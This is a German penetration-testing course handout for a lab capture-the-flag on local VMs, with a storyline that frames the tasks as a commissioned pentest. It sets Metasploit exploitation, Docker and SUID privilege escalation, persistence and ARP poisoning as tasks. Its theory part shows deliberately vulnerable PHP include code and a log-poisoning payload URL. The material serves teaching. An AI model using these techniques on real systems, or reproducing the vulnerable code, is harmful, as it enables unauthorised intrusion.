Schnellstart

Penetration Testing mit Metasploit

M. Heckel, H. W. Mark

26.06.2020

Inhaltsverzeichnis

1 Einführung

Im Abschnitt 2 „Installation” sind die zur Installation der Umgebung notwendigen Schritte beschrieben. Wir bitten Sie, die Systeme entsprechend der Installationsanleitung in diesem Dokument zu installieren.

Der Teil mit den Übungen wird in Form eines CTCF („Capture the cat flag”) stattfinden. Der genaue Ablauf des CTCF ist in Abschnitt 3 „Allgemeiner Ablauf des praktischen Teils” erklärt. Wir bitten Sie, diesen Abschnitt **vor** dieser Veranstaltung zu lesen.

In Abschnitt 4 „Aufgaben” befinden sich die konkreten Aufgabenstellungen. Es ist **nicht** notwendig, diesen Abschnitt vor der Veranstaltung zu lesen.

Abschnitt 5 „Theorie” fasst die zum Lösen der Aufgaben benötigten Grundlagen zusammen. Die Aufgaben enthalten entsprechende Referenzen zu den jeweils relevanten Theorieabschnitten. Analog zu den Aufgaben ist es **nicht** notwendig, diesen Abschnitt vor der Veranstaltung zu lesen.

Es folgt eine Übersicht einiger wichtiger Befehle in Abschnitt 6 „Kurzreferenz Befehle”. Generell wird empfohlen, die Manpages zu lesen, dieser Abschnitt bietet nur eine kurze nicht vollständige Übersicht.

Im Abschnitt 7 „Literatur/Referenzen” sind einige Referenzen aufgeführt. Diese können Sie gerne verwenden, um weiterführende Informationen zu bestimmten Themen zu bekommen.

Bei Fragen können Sie sich gerne an mich wenden.

2 Installation

Bitte führen Sie die in diesem Abschnitt beschriebenen Schritte vor der Veranstaltung aus.

Im Rahmen dieser Veranstaltung werden virtuelle Maschinen verwendet. Das bietet den Vorteil, dass der Einrichtungsaufwand gegenüber einer normalen Installation deutlich reduziert werden kann. Außerdem besteht die Möglichkeit, Umgebungen mit mehr als einem Rechner zu virtualisieren, ohne dass dafür mehrere physische Rechner benötigt werden. Dieses Dokument beschreibt die Installation der Umgebung mit Virtualbox [12]. Natürlich besteht auch die Möglichkeit, die Systeme mit einem anderen Hypervisor oder direkt auf Hardware zu installieren.

Um die Virtualisierung durch Hardwarebeschleunigung effektiver durchführen zu können, sollten Sie im BIOS-Menü Ihres Rechners die Option für hardwarebeschleunigte Virtualisierung aktivieren. Bei AMD-CPUs heißt die entsprechende Einstellung meistens **AMD-V**, bei Intel **VT-x** und bei VIA **VIA VT**. Diese Einstellung ist von der verbauten CPU und vom BIOS abhängig.

Um die virtuellen Maschinen gleichzeitig ausführen zu können, sollte Ihr System über **mindestens 8GB RAM** verfügen.

Für die Teilnahme an den Übungen werden 4 virtuelle Maschienen benötigt, die mit dem gleichen Netzwerk verbunden sind:




Abbildung 1: Aufbau des Netzwerks

Dabei ist „kali" der Rechner des Testers, an dem Sie auch im Rahmen der Aufgaben arbeiten werden. Die anderen Rechner stellen zwei Serversysteme („srv01", „srv02") und die Workstation eines Administrators („admin") dar. Alle 4 Systeme können Sie über den folgenden Link herunterladen: `https://pentest.xitokero.de`.

Während die Dateien heruntergeladen werden, können Sie das virtuelle Netzwerk in VirtualBox einrichten. Führen Sie dazu folgende Schritte aus:

- Klicken Sie auf **File** -> **Preferences**.
- Klicken Sie in dem nun aufgehenden Fenster auf der linken Seite auf **Network**.
- Klicken Sie auf das Symbol mit der Netzwerkkarte und dem **+** auf der rechten Seite oben, um ein NAT-Netzwerk hinzuzufügen.
- Markieren Sie ihr neu erstelltes NAT-Netzwerk und klicken Sie auf das Symbol mit der Netzwerkkarte und dem Zahnrad auf der rechten Seite
- Tragen Sie als Network Name **Pentest** ein.
- Tragen Sie als Network CIDR **192.168.42.0/24** ein.

- **Deaktivieren** Sie die Option **Supports DHCP**.
- **Deaktivieren** Sie die Option **Supports IPv6**
- Bestätigen Sie den Dialog durch einen Klick auf **OK**
- Beenden Sie das Einstellungsfenster durch einen Klick auf **OK**

Nun können Sie die heruntergeladenen virtuellen Maschinen importieren. Folgen Sie dazu **für jede virtuelle Maschine** den folgenden Schritten:

- Klicken Sie auf **File** -> **Import Appliance...**
- Wählen Sie die entsprechende OVA-Datei der zu importierenden virtuellen Maschine aus
- Klicken Sie auf **Next**
- Klicken Sie auf **Import**

Nachdem Sie diese Schritte ausgeführt haben, sollten Sie nun 4 virtuelle Maschinen (kali, srv01, srv02 und admin) in der Übersicht von Virtual Box sehen. Starten Sie die virtuellen Maschinen um zu testen ob der Import erfolgreich war. Sie sollten srv01 **vor** srv02 starten.

Im Folgenden können Sie sich auf der **kali** VM mit den Folgenden Zugangsdaten anmelden:

- Benutzername: „user”
- Passwort: „user”

Wenn Sie diese Schritte erfolgreich ausgeführt haben, können Sie alle virtuellen Maschinen herunterfahren. Da Sie sich aktuell nur auf der Kali-VM anmelden können, fahren Sie die anderen VMs mittels ACPI-Schutdown herunter. Klicken Sie dafür mit der Rechten Maustaste auf die laufende VM und wählen Sie **Close** -> **ACPI Shutdown**.

3 Allgemeiner Ablauf des praktischen Teils

Bitte lesen Sie diesen Abschnitt vor der Veranstaltung.

Wir haben uns dazu entschieden, den praktischen Teil in Form eines CTCF zu gestalten. Normalerweise werden bei einem CTF Aufgaben bearbeitet, deren Lösung einen bestimmten Text, „Flag” genannt, zugänglich macht. Dieser Text wird in ein meist webbasiertes System eingetragen. Abhängig von der Schwierigkeit der Aufgabe gibt es verschieden viele Punkte für die Lösung. Das Team, dass innerhalb der Laufzeit des CTF die meisten Punkte bekommt, gewinnt.

Da die Verwendung von Flags in diesem Fall ungünstig wäre (wenn Sie Root-Rechte auf einem System haben, könnten Sie alle Flags des Systems auslesen), haben wir uns zu einer etwas abgewandelten Version entschieden: Sie lösen die Aufgaben und schicken eine kurze Beschreibung Ihres Lösungswegs an mich. Dabei ist zu beachten, dass Ihr Ergebnis nicht

zwingend der Musterlösung entsprechen muss. Allerdings sollte es mit Hilfe der von Ihnen geschriebenen Mail reproduzierbar sein. Wenn Sie einen in der Aufgabenstellung nicht direkt ausgeschlossenen Weg verwenden, und das System dabei nicht abstürzt bzw. vom Administrator nicht mehr benutzbar ist, bekommen Sie die Punkte trotzdem (außer Sie geben die gleiche Lösung für mehrere Aufgaben ab).

4 Aufgaben

Im Rahmen dieser Veranstaltung gibt es 7 Aufgaben in 3 Szenarien, die Sie selbstständig oder in Gruppen bearbeiten können. Davor werden wir gemeinsam eine Beispielaufgabe bearbeiten. Die Aufgaben sind teilweise voneinander abhängig:




Abbildung 2: Abhängigkeit der Aufgaben

In den Szenarien kommen folgende Themen vor:

- **Szenario 1**: Metasploit, Privilege Escalation über Metasploit, Persistenz
- **Szenario 2**: ARP-Spoffing, NFS, Privileges Escalation über SUID-Bit, Persistenz
- **Szenario 3**: PHP Command Injection

4.1 Szenario 0

Es ist Montag morgen. Sie folgen Ihren Kollegen, die gerade zur Arbeit gehen, bis in die Kaffeeküche. Alle Türen auf dem Weg dorthin werden von den Kollegen geöffnet. Niemand bemerkt, dass Sie keine Zugangskarte haben. In der Kaffeeküche nehmen Sie sich 2 Tassen Kaffee (eine Tasse in jede Hand) und machen sich auf den Weg zu Ihrem Arbeitsplatz. Da Sie keine Hand zum Betätigen der Türen frei haben, machen Ihre freundlichen Kollegen die Türen für Sie auf. Nach einer Weile kommen Sie an einem nicht abgesperrten Büro an. Sie betreten das leere Büro und schließen die Tür hinter sich. Sie öffnen Ihren Rucksack und entnehmen einige Hardwarekomponenten. Nach einer kurzen Zeit verlassen Sie das Büro und laufen zurück zur Kaffeeküche. Wie bereits auf dem Weg ins Büro stellen die Türen trotz fehlender Zugangskarte kein Hindernis für Sie dar. Sie trinken Ihren Kaffee aus und verlassen das Firmengebäude.

Sie sind erleichtert, als Sie das Firmengelände verlassen haben und niemand bemerkt hat, dass Sie weder eine Zugangskarte besitzen noch in der Firma arbeiten. Es ist auch niemandem aufgefallen, dass Sie in dem leeren Büro einen Raspberry Pi [7] mit dem Firmennetzwerk verbunden haben. Aufgrund von kaum vorhandenen Monitoring bemerkt auch niemand den Tor Hidden Service [11], durch den Sie sich trotz der installierten Firewall auf dem von Ihnen installierten Raspberry Pi anmelden können.

4.1.1 Aufgabe 0

Punkte: **10**

Pfad der Flag: **root@srv01: /root/catFlagA0.jpg**

Sie melden sich auf dem Raspberry Pi an, auf dem Sie vor Ihrem Besuch in der Firma Kali Linux [3] installiert hatten. Da Sie nicht in der Firma arbeiten, haben Sie keine Informationen zum Netzwerk, in dem sich der Rasbperry Pi befindet.

Verwenden Sie das Tool **ip** (s. Abschnitt 6.1), um die IP Adresse der „kali” VM zu finden. Nutzen Sie daraufhin **Nmap** (s. Abschnitt 6.2), um die IP-Adressen anderer Systeme im Netzwerk zu finden. Außerdem sollten Sie eine Liste von auf diesen Systemen laufenden Diensten bekommen. Finden Sie einen Dienst, den Sie mit Hilfe von **msfconsole** (s. Abschnitt 6.9) angreifen können.

Hinweis: Der Dienst „Webmin” [13] läuft standardmäßig auf Port 10000.

Laden Sie ein Metasploit-Modul, das den von Ihnen ausgewählten Dienst angreift und konfigurieren Sie die Parameter des Moduls entsprechend Ihrer mit Nmap gefundenen Ergebnisse. Führen Sie das Modul aus. Sie sollten eine Meterpreter-Shell auf dem Zielsystem bekommen.

Sie haben es geschafft, eine Meterpreter-Shell auf einem der Server im Firmennetz

zu bekommen. Das ist sicher ein Schritt in die richtige Richtung, allerdings sind Sie noch weit von Ihrem eigentlichen Ziel, möglichst viele Systeme der Firma zu übernehmen, entfernt. Auf dem System finden Sie im home-Verzeichnis des Benutzers, mit dem Sie angemeldet sind, die Datei „catFlagA0.jpg". Sie entscheiden sich dazu, diese Datei mit Metasploit auf den Raspberry herunter zu laden und anzuschauen.

Nutzen Sie Ihre Meterpreter-Shell, um die Datei „/root/catFlagA0.jpg" auf die Kali-VM herunterzuladen.

Schreiben Sie anschließend eine Mail an mich. Die Mail sollte wie folgt aufgebaut sein:

Betreff: CTCF Aufgabe 0 Team <Teamname>
Body: <**Kurze** Beschreibung der Vorgehensweise>
Anhang: Gefundene „catFlagAx.jpg"

Ist die von Ihnen gefundene Lösung reproduzierbar, werden die in der Aufgabenstellung genannten Punkte für Ihr Team erfasst.

4.2 Szenario 1

4.2.1 Aufgabe 1

Punkte: **15**

Pfad der Flag: **/var/www/html/rConfig/catFlagA1.jpg**

Als Sie am nächsten Tag versuchen, sich mit Hilfe der in Aufgabe 0 gefundenen Schwachstelle erneut auf dem System anzumelden, schlägt das Ausnutzen fehl. Ein Scan mit NMAP zeigt Ihnen, dass der betreffende Dienst nicht mehr auf dem System läuft. Etwas enttäuscht versuchen Sie, einen weiteren Dienst auf diesem System zu finden, den Sie analog zu dem vorher gefundenen Dienst angreifen können.

Finden Sie den Dienst mit der ausnutzbaren Schwachstelle und nutzen Sie diese mit Hilfe von **msfconsole** aus. Wenn Sie erfolgreich waren, sollten Sie eine Meterpreter-Shell bekommen.

Hinweis: Wenn Sie die gleiche Schwachstelle, die bereits in Aufgabe 0 demonstriert wurde, ausnutzen, bekommen Sie auf diese Aufgabe keine Punkte.

Weiterer Hinweis: Es scheint rConfig, ein Webbasiertes Tool zur Verwaltung von Netzwerkkomponenten, in einer veralteten Version installiert zu sein. Der Installer von rConfig ist unter `http://192.168.42.11/rConfig/install` erreichbar.

4.2.2 Aufgabe 4

Punkte: **20**

Pfad der Flag: **/root/catFlagA4.jpg**

> Es ist Ihnen gelungen, einen weiteren angreifbaren Dienst auf dem System zu finden – Glück gehabt. Sie sind nun mit einem nicht privilegierten Account auf dem Firmenrechner angemeldet. Um Ihrem ursprünglichen Ziel, möglichst viele Systeme der Firma zu übernehmen, näher zu kommen, versuchen Sie nun, Root-Rechte auf dem System zu bekommen.

Sie haben es geschafft, eine Meterpreter-Shell auf **srv01** zu bekommen. Nun besteht das Ziel darin, die Privilegien zu eskalieren und Root-Rechte zu bekommen. Verwenden Sie ein Modul von Metasploit, um eine Shell mit Root-Rechten zu bekommen. Als Sie nachsehen, fällt Ihnen auf, dass der Benutzer, mit dem Sie gerade angemeldet sind, in der Gruppe „docker" ist. Diese Gruppenkonfiguration sieht nach einer nicht besonders guten Idee aus.

Bekommen Sie Root-Rechte in einer Meterpreter-Session, indem Sie ein Metasploit-Modul zum Eskalieren von Privillegien laden, konfigurieren und ausführen.

Hinweis: Der Benutzer www-data ist in der Gruppe „docker". Es ist ausreichend, wenn Ihre EUID=0 ist (Sie müssen nicht zwingend die UID ändern).

Hinweis: Das Verzeichnis /tmp ist mit der nosuid-Option gemountet (s. Abschnitt 6.4). Das Verzeichnis muss also mit der erweiterten Option **WritableDir** geändert werden, z.B. auf /var/www/html.

4.2.3 Aufgabe 5

Punkte: **10**

Pfad der Flag: **/root/catFlagA5.jpg**

> Nachdem Sie effektive Root-Rechte auf dem System bekommen haben, wollen Sie den beim letzten Mal begangenen Fehler unbedingt vermeiden. Sie wollen Ihren Zugang nicht wieder verlieren, wenn das System aktualisiert oder der Dienst entfernt wird. Sie gehen aufgrund Ihrer bisher bei diesem Angriff gesammelten Erfahrung davon aus, dass die Firma nur mäßig gut auf derartige Szenarien vorbereitet ist. Sie erinnern sich, dass Ihnen die Mitarbeiter die Türen geöffnet hatten, Sie den Raspberry Pi unbemerkt mit dem Firmennetz verbinden konnten und dass das bis jetzt noch niemandem aufgefallen zu sein scheint.
>
> Es ist also davon auszugehen, dass die Systeme nicht oder nur unzureichend überwacht werden. Da der Raspberry noch erreichbar ist, gehen Sie auch davon aus, dass Ihr gestriger Angriff nicht erkannt, sondern der Dienst zufällig abgeschaltet wurde. Dennoch ist Ihnen bewusst, dass ein DoS [2] der Systeme vermutlich auffallen und die Aufmerksamkeit damit auf Sie lenken würde.

Persistieren Sie ihren Root-Zugang (s. Abschnitt 5.6) ohne zu auffällig zu sein. Wenn der Administrator sich nicht mehr auf dem Server anmelden kann oder der Server nicht mehr läuft,

wird er diesen zurücksetzen. In diesem Fall bekommen Sie keine Punkte für Ihre Lösung.

Hinweis: Wenn Ihre EUID=0 ist, können Sie Dateien mit Root-Rechten lesen und schreiben. Eine mit EUID=0 gestartete Shell wird die effektiven Rechte aus Sicherheitsgründen verwerfen, wodurch die Shell sowohl effektiv als auch real nur noch über die Rechte des tatsächlichen Benutzers verfügt.

4.3 Szenario 2

4.3.1 Aufgabe 3

Punkte: **20**

Pfad der Flag: **/home/admin/catFlagA3.jpg**

> Sie erinnern sich an Ihren Aufenthalt in der Firma zurück. Dabei fällt Ihnen auf, dass einer der Mitarbeiter ein T-Shirt mit der Aufschrift „Telnet: Klartext reden" trug. Während Sie noch darüber nachdenken und sich einreden, das könne doch gar nicht so sein, ist Ihr Nmap-Scan des Systems abgeschlossen. Sie sind zu gleichen Teilen überrascht und schockiert, dass Port 23 geöffnet ist. Auf dem Rechner läuft scheinbar tatsächlich ein **Telnet-Server** (s. Abschnitt 5.2).
>
> Sie entscheiden sich dazu, einen MitM-Angriff [6] auszuführen, um das Passwort des Administrators sniffen zu können.

Nutzen Sie **ettercap** (s. Abschnitt 6.7), um einen **ARP-Poisoning Angriff** (s. Abschnitt 3) zwischen dem Telnet-Server und der Workstation des Administrators auszuführen. Danach können Sie **Wireshark** (s. Abschnitt 6.8) verwenden, um die betreffenden Datenpakete lesen zu können.

4.3.2 Aufgabe 6

Punkte: **20**

Pfad der Flag: **/root/catFlagA6.jpg**

> Sie melden sich mit den Anmeldedaten, die Sie bei der Telnet-Anmeldung abgefangen haben, auf dem System an und bemerken, dass Sie keine Möglichkeit haben, Befehle mit **sudo** (s. Abschnitt 6.3) auszuführen. Sie denken sich: „Das wäre ja auch zu einfach gewesen". Sie lassen sich mit **mount** (s. Abschnitt 6.4) die aktuell eingehängten Dateisysteme anzeigen. Dabei fällt Ihnen ein Netzwerkdateisystem auf, das scheinbar von dem Server, auf dem Sie bereits Root-Rechte haben, eingehängt wird.
>
> Sie versuchen, sich an die Linux-Vorlesungen, die Sie gehört hatten, zurück zu erinnern. Ihnen fällt wieder ein dass es irgendetwas im Berechtigungskonzept (s.

> Abschnitt 5.3) gab, das über die normalen Lese- Schreib- und Ausführberechtigungen hinaus ging. Nach einer kurzen Recherche erinnern Sie sich wieder daran.

Bekommen Sie Root-Rechte auf dem System.

Hinweis: Wenn das Programm **cat** mit SUID-Bit geöffnet wird und die Binärdatei dem Benutzer root gehört, ist die EUID=0, wodurch Dateien mit Root-Rechten gelesen werden können. Sobald Sie Dateien mit Root-Rechten lesen können, ist diese Aufgabe gelöst. Um die Flag herunterzuladen, können Sie z.B. **ncat** (s. Abschnitt 6.6) verwenden.

4.3.3 Aufgabe 7

Punkte: **10**

Pfad der Flag: **/root/catFlagA7.jpg**

> Nachdem Sie die Möglichkeit haben, Dateien mit Root-Rechten zu lesen, besteht das Ziel darin, eine Root-Shell zu bekommen.

Persistieren Sie den Root-Zugang (s. Abschnitt 5.6) auf das System mit einer anderen Technik als in Aufgabe 5 verwendet. Wenn Sie die gleiche Technik verwenden, bekommen Sie auf diese Aufgabe keine Punkte.

Hinweis: Wenn Sie einen Editor, z.B. **vim** (s. Abschnitt 6.10) mit EUID=0 ausführen, können Sie Dateien mit Root-Rechten bearbeiten.

4.4 Szenario 3

4.4.1 Aufgabe 2

Punkte: **15**

Pfad der Flag: **/var/www/html/catFlagA2.jpg**

> Sie haben herausgefunden, dass auf einem der Server eine PHP-basierte Website (`http://192.168.42.11/calc.php`) läuft, die einen GET-Paramer „task" übernimmt und die übergebene Aufgabe berechnet. Ihnen fällt auf, dass das Script scheinbar Probleme mit Additionen hat (Multiplikationen funktionieren soweit, z.B. mit ?task=2*5). Aufgrund der bisher schlechten Erfahrungen mit der Umsetzung von Best-Practices in der Firma entschließen Sie, den Webservice mit einer **PHP Command Injection** (s. Abschnitt 5.4) anzugreifen und zu versuchen, eine Shell auf dem System zu bekommen.

Nutzen Sie PHP Command Injection, um eine Shell auf dem System zu bekommen.

Hinweis: Zum Starten der Shell reicht ein Browser. Bei durchgeführten Tests funktionierte das Lösen der Aufgabe mit Firefox, mit Chromium/Chrome kam es zu Problemen.

4.5 Ende

> Es ist Mittwoch. In drei Tagen haben Sie es geschafft, eine Backdoor im Netzwerk der Firma zu installieren. Darüber hinaus haben Sie Root-Rechte auf einem Server bekommen, mit deren Hilfe Sie auch Root-Rechte auf einem zweiten Server bekamen. Natürlich sind Sie noch weit von Ihrem Ziel, möglichst viele Systeme der Firma zu übernehmen, entfernt. Trotzdem sind Sie mit den von Ihnen erreichten Fortschritten zufrieden - Ihre Auftraggeber werden auch zufrieden sein. Bei dem Gedanken daran müssen Sie lächeln. Wenn Sie früher eine Umgebung angreifen wollten, mussten Sie entweder eine Testumgebung installieren, was natürlich relativ langweilig war, oder es war illegal. Vor einigen Wochen wurden Sie von der Geschäftsführung der Firma beauftragt, einen vollständigen Black Box Pentest durchzuführen.
>
> Sie beginnen mit dem Schreiben des Reports und testen noch eine weitere Woche, bis der Zeitraum für den Penetration Test vorbei ist. Danach geben Sie Ihren Report ab, das Projekt wurde erfolgreich abgeschlossen.

Diese ausgedachte Geschichte zeigt einen weiteren sehr wichtigen Punkt des Penetration Testing: Der verfasste Report darf erst **am Ende** des Tests abgegeben werden. Nehmen wir an, Sie hätten den Report abgegeben nachdem Sie Root-Rechte auf dem ersten Server hatten. In diesem Fall wäre es nicht (zumindest nicht über den hier verwendeten Weg) möglich gewesen, Root-Rechte auf dem zweiten Server zu bekommen. Sie hätten die Fehlkonfiguration am zweiten Server vermutlich nicht ausnutzen können.

5 Theorie

Bei den in diesem Abschnitt genannten IP-Adressen, Ports und Dateinamen handelt es sich um Beispiele, die abhängig von der konkreten Zielstellung ersetzt werden müssen.

5.1 Grundbegriffe

5.1.1 Schwachstelle

Eine Schwachstelle ist ein Fehler in einer Software oder einem System, durch den ein Angreifer das Verhalten des Systems auf nicht in der Spezifikation vorgesehenen Weise verändern kann. Angenommen eine Website übernimmt einen Befehl, führt diesen auf der lokalen Kommandozeile aus und gibt das Ergebnis zurück. Wenn die Prüfung des vom Benutzer eingegebenen Befehls nicht ausreichend ist, könnte ein Angreifer beliebige Befehle auf diesem Rechner mit den Rechten des Benutzers, unter dem der Webserver läuft ausführen.

5.1.2 Exploit

Exploit bezeichnet eine systematische Möglichkeit, eine bestimmte Schwachstelle auszunutzen. Ein Buffer Overflow kann ausgenutzt werden, indem das Programm dazu gebracht wird, mehr Zeichen in den Puffer zu schreiben, als dieser groß ist. Ein Exploit für die im Abschnitt 5.1.1 beschriebene Schwachstelle würde z.B. beliebige Befehle auf der Kommandozeile ausführen, ggf. auch mehrere Befehle nacheinander.

5.1.3 Payload

In dem in Abschnitt 5.1.2 beschriebenen Szenario würde der Payload die auszuführenden Befehle definieren, die z.B. eine für den Angreifer erreichbare Shell starten.

5.2 Telnet

Telnet [10] ist ein Protokoll zur text-basierten Kommunikation zwischen zwei Systemen. Aus diesem Grund wurde Telnet als netzwerkbasierte Verbindung zu virtuellen Terminals verwendet, d.h. über Telnet wurden Befehle ausgeführt deren Ausgabe an den Ausführenden zurück geschickt wurde.

Seit der erhöhten Verbreitung von SSH [9] wird Telnet als Anwendung für virtuelle Terminals über Netzwerk kaum noch verwendet. Im Gegensatz zu Telnet ist SSH verschlüsselt. Wie bei den meisten kryptographischen Anwendungen unterstützen ältere Versionen von SSH natürlich auch kryptographische Algorithmen, die als unsicher eingeschätzt werden. Entsprechend ist SSH nicht zwingend als sicher anzusehen.

5.3 Linux-Berechtigungskonzept

In Linux gehört eine Datei normalerweise einem Eigentümer mit einer UID (User-ID) und einer Eigentümergruppe mit einer GID(Group-ID).

In einem Linux-System ohne zusätzliche Komponenten (z.B. SELinux [8], AppArmor [1]) gibt es folgende Berechtigungen:

- **Special**
  - **SUID**: Set UID: Die Datei wird mit den effektiven Rechten des Eigentümers ausgeführt
  - **SGID**: Set GID: Die Datei wird mit den effektiven Rechten der Eigentümergruppe ausgeführt
  - **VTX**: Sticky Bit: Bei Verzeichnissen dürfen Dateien nur von ihren Eigentümern gelöscht und verschoben werden
- **Owner**

  - **R**: Read: Die Datei darf vom Eigentümer gelesen werden
  - **W**: Write: Die Datei darf vom Eigentümer geschrieben werden
  - **X**: Execute: Die Datei darf vom Eigentümer ausgeführt werden
- **Group**
  - **R**: Read: Die Datei darf von Mitgliedern der Eigentümergruppe gelesen werden
  - **W**: Write: Die Datei darf von Mitgliedern der Eigentümergruppe geschrieben werden
  - **X**: Execute: Die Datei darf von Mitgliedern der Eigentümergruppe ausgeführt werden
- **World**
  - **R**: Read: Die Datei darf von allen anderen Benutzern (nicht Eigentümer und nicht in der Eigentümergruppe) gelesen werden
  - **W**: Write: Die Datei darf von allen anderen Benutzern (nicht Eigentümer und nicht in der Eigentümergruppe) geschrieben werden
  - **X**: Execute: Die Datei darf von allen anderen Benutzern (nicht Eigentümer und nicht in der Eigentümergruppe) ausgeführt werden

Zum Ändern des Eigentümers und der Eigentümergruppe kann chown [5] verwendet werden. Die Berechtigungen können mit chmod [4] bearbeitet werden.

Soll ein Programm z.B. mit Root-Rechten ausgeführt werden, ohne dass der Benutzer, der dieses Programm ausführt, Root-Rechte hat, kann der ausführbaren Datei Root als Eigentümer zugewiesen werden. Wird nun das SUID Bit gesetzt (**chmod u+s**), wird das Programm von jedem Benutzer, der dieses ausführt, effektiv mit Root-Rechten ausgeführt. Wird z.B. das SUID-Bit der Datei /usr/bin/nano gesetzt, so wird der Editor Nano mit EUID=0 gestartet, wodurch alle Dateien mit Root-Rechten gelesen und gespeichert werden können.

5.4 PHP Command Injection

PHP Command Injection bezeichnet eine Gruppe von Angriffen, bei der das dynamische Einbinden von PHP-Dateien bzw. das Interpretieren von Text als PHP-Anweisungen ausgenutzt wird.

```
<html>
    <head>
        <title>Testpage</title>
    </head>
    <body>
<?php
    include($_GET['page']);
?>
    </body>
</html>
```

Listing 1: Beispielcode für PHP Command Injection

Der obenstehende Code lädt den Inhalt des Body dynamisch in Abhängigkeit der als GET-Parameter übergebenen Seite. Wird als GET-Parameter z.B. */etc/passwd* übergeben, so wird an dieser Stelle die Datei /etc/passwd eingebunden. Dadurch ist es möglich, Dateien auf dem Zielsystem zu lesen, sofern der Benutzer bzw. die Gruppe, mit deren Berechtigungen der Webserver läuft, Leserechte auf die Datei hat.

Zum Ausführen von PHP-Code muss nun eine Datei eingebunden werden, deren Inhalt vom Angreifer verändert werden kann. Dafür sind z.B. die Log-Dateien des Webservers geeignet, da im Access-Log die abgefragten URLs gespeichert werden. Wird z.B. die Seite

http://<ip>/index.php?code=<?php echo("Hi");

aufgerufen, wird u.A. der Text **<?php echo("Hi");** in der zugehörigen Logdatei gespeichert (Hinweis: Übliche Browser ersetzen Sonderzeichen durch die entsprechenden Repräsentationen. Um tatsächlich diese Zeile in den Logs zu haben, sollte z.B. Telnet oder NetCat verwendet werden).

Im nächsten Schritt kann die Datei mit Hilfe des übergebenen Parameters geladen werden, wodurch der vorher in der Datei gespeicherte PHP-Code ausgeführt wird.

Teilweise wird auch die Funktion „eval()" verwendet, um Benutzereingaben auszuwerten. Diese Funktion interpretiert einen vom Benutzer übergebenen String als PHP-code und führt diesen aus. Aufgrund der sehr hohen damit verbundenen Sicherheitsrisiken ist die Verwendung von eval() generell zu vermeiden.

Mit Hilfe der Funktion **system("command")** kann der Befehl „command" ausgeführt werden.


5.5 ARP

Das Address Resolution Protocol (ARP) wird verwendet, um die zu einer Adresse auf der Verbindungsschicht (z.B. IP-Adresse) gehörende Adresse auf der Sicherungsschicht (z.B. MAC-Adresse) zu finden. Äquivalent dazu dient Inverse ARP (InARP) dazu, eine Layer3-Adresse zu einer bekannten Layer2-Adresse zu finden.

Wie aus der Veranstaltung „Rechnernetze” bekannt sein sollte, durchlaufen Daten beim Senden den Netzwerkstack von oben nach unten (z.B. Layer4 -> Layer3 -> Layer2 -> Layer1) und beim Empfangen von unten nach oben (z.B. Layer1 -> Layer2 -> Layer3 -> Layer4). Dabei findet beim Senden zwischen Layer3 und Layer2 das Einfügen der MAC-Adresse (im Fall von Ethernet) statt. Diese Zuornung kann durch statische ARP-Einträge sowie dynamisches ARP erfolgen.

Um ARP-Poisoning zu erklären, wird von folgendem Szenario ausgegangen: Ein Benutzer an **Rechner A** möchte mit einem Benutzer an **Rechner B** kommunizieren. Der Angreifer sitzt an **Rechner C** (s. Abbildung 3).

Rechner A
192.168.42.23/24
11:22:33:44:55:66



Rechner B
192.168.42.24/24
66:55:44:33:22:11

Rechner C
192.168.42.42/24
77:77:77:77:77:77

Abbildung 3: Szenario zur Veranschaulichung von ARP-Poisoning

Angenommen, der Person an Rechner A ist die IP-Adresse von Rechner B bekannt. Nun wird Rechner A versuchen, die dazugehörige MAC-Adresse zu finden. Sofern Rechner A die zu der IP-Adresse **192.168.42.24** gehörende MAC-Adresse nicht bereits in der ARP-Tabelle gespeichert hat, wird eine ARP-Anfrage an die Broadcast MAC-Adresse **ff:ff:ff:ff:ff:ff** geschickt. Rechner B wird auf diese Anfrage antworten, wodurch Rechner A nun die zu der abgefragten IP-Adresse gehörende MAC-Adresse kennt (**66:55:44:33:22:11**). Rechner A speichert diese Zuordnung in der lokalen ARP-Tabelle ab. Beim nächsten an Rechner B zu schickenden Paket entimmt Rechner A die MAC-Adresse direkt aus der ARP-Tabelle.

